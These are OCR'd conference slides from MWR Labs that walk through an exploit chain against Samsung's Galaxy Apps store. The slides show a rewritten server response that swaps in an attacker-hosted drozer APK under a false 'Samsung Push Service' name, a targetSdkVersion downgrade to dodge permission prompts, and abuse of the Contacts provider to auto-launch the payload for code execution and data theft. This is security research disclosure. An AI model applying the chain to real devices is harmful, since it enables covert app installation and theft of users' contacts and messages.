
MWR LABS

Downloading and Installing APK




MWR LABS

Downloading and Installing APK



MWR LABS

Downloading and Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2316" name="downloadForRestore" returnCode="0" transactionId="257eebcda007">
      <errorInfo>
         <errorString errorCode="0">Success</errorString>
      </errorInfo>
      <list numValue="12">
         <value name="downLoadURI">http://samsappsbn.vo.llnwd.net/...</value>
         <value name="contentsSize">1588893</value>
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="installSize">1588893</value>
         <value name="signature">73-114-39108-688063-79…</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

MWR LABS

Downloading and Installing APK

Galaxy Apps | Attacker | Samsung Server

getUpdateList (Request)

getUpdateList (Modified Request)

getUpdateList (Response)

productDetailMain (Request)

productDetailMain (Modified Response)

productDetailMain (Response)

downloadForRestore (Request)


downloadForRestore (Modified Request)

downloadForRestore (Response)

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2316" name="downloadForRestore" returnCode="0" transactionId="257eebcda007">
      <errorInfo>
         <errorString errorCode="0">Success</errorString>
      </errorInfo>
      <list numValue="12">
         <value name="downLoadURI">http://10.42.0.30:8000/drozer.apk</value>
         <value name="contentsSize">23890056</value>
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="installSize">23890056</value>
         <value name="signature">11-33-35-8-53-93-43-…</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

MWR LABS


Downloading and Installing APK



MWR LABS

Permission Request Prompts

- Runtime permission requests introduced in Marshmallow
  - Android 6.0+ (API 23+) and…
  - The application's `'targetSdkVersion'` is set to 23+
- Dangerous permissions are only granted at runtime



MWR LABS

Permission Prompt Bypass

- Building the APK to bypass permission prompts
  - Set ‘`targetSdkVersion`’ to 18 (Jelly Bean)

As Android evolves with each new version, some behaviors and even appearances might change. However, if the API level of the platform is higher than the version declared by your app's targetSdkVersion, the system may enable compatibility behaviors to ensure that your app continues to work the way you expect.

https://developer.android.com/guide/topics/manifest/uses-sdk-element.html#target

MWR LABS

Permission Prompt Bypass

- Building the APK to bypass permission prompts
  - Set ‘`targetSdkVersion`’ to 18 (Jelly Bean)

As Android evolves with each new version, some behaviors and even appearances might change. However, if the API level of the platform is higher than the version declared by your app's targetSdkVersion, the system may enable compatibility behaviors to ensure that your app continues to work the way you expect.

https://developer.android.com/guide/topics/manifest/uses-sdk-element.html#target

- Changes in Android P

MWR LABS

Are we done yet?

- We assumed APK install would be enough
- Chatted to ZDI to clarify a few things
  - Code execution
  - Exfiltrated sensitive data
    - Contacts
    - Messages, etc.
- Dormant APK won’t cut it…

MWR LABS

Launching Application

- Applications are placed in ‘stopped’ mode upon installation
  - Android 3.1+ (API 12+)
  - Prevents self-launching

- (Modified) Android Contacts Provider
  - Code heavily modified by Samsung
  - `com.android.providers.contacts`

MWR LABS

(Modified) Android Contacts Provider

```
<receiver android:name="PackageIntentReceiver">
   <intent-filter>
      <action android:name="android.intent.action.PACKAGE_ADDED"/>
      <data android:scheme="package"/>
   </intent-filter>
   <intent-filter>
      <action android:name="android.intent.action.PACKAGE_REPLACED"/>
      <data android:scheme="package"/>
   </intent-filter>
   <intent-filter>
      <action android:name="android.intent.action.PACKAGE_REMOVED"/>
      <data android:scheme="package"/>
   </intent-filter>
   <intent-filter>
      <action android:name="android.intent.action.PACKAGE_CHANGED"/>
      <data android:scheme="package"/>
   </intent-filter>
</receiver>
```

MWR LABS

Launching Application

```
public void onReceive(Context context, Intent intent) {
   Uri v2 = intent.getData();
   if(v2 != null) {
      String v1 = v2.getSchemeSpecificPart();
      ContentProvider v3 = ContentProvider.coerceToLocalContentProvider(
                     context.getContentResolver().acquireProvider(
                                                      "com.android.contacts“
                                                     )
                                                          );
      if((v3 instanceof ContactsProvider2)) {
         EventLogUtil.secVF(PackageIntentReceiver.TAG, v1 + " is changed.");
         ((ContactsProvider2)v3).onPackageChanged(v1);
      }
      this.handlePackageChangedForVoicemail(context, intent);
   }
}
```

MWR LABS

Launching Application

```
public void onPackageChanged(String packageName) {
    PackageInfo pm;
    try { pm = this.mPackageManager.getPackageInfo(packageName, 136); }
    // ...
    this.updateDirectoriesForPackage(pm, false);
}
```

```
private List updateDirectoriesForPackage(PackageInfo pInfo, boolean arg15) {
    int i = 0;
    ArrayList empty = Lists.newArrayList();
    ProviderInfo[] providers = pInfo.providers;
    if(providers != null) {
        int numOfProviders = providers.length;
        for(ProviderInfo providerInfo: providers) {
        // Check if content provider's name is android.content.ContactDirectory.
            if(ContactDirectoryManager.isDirectoryProvider(providerInfo))
            // Query the content provider.
                this.queryDirectoriesForAuthority(empty, providerInfo);
                // ...
```

MWR LABS


Content Provider Implementation

```
<provider android:name="com.mwr.dz.MyContentProvider"
          android:authorities="dzprovider"
          android:enabled="true"
          android:exported="true">
     <meta-data android:name="android.content.ContactDirectory"
                android:value="true"/>
</provider>
```

```
public Cursor query(Uri uri, String[] projection, String selection,
                    String[] selectionArgs, String sortOrder) {
   Intent i = new Intent();
   i.addCategory("com.mwr.dz.START_EMBEDDED");
   i.setComponent(new ComponentName("com.mwr.dz", "com.mwr.dz.services.ServerService"));
   Context c = getContext();
   c.startService(i);
}
```


MWR LABS

Demo

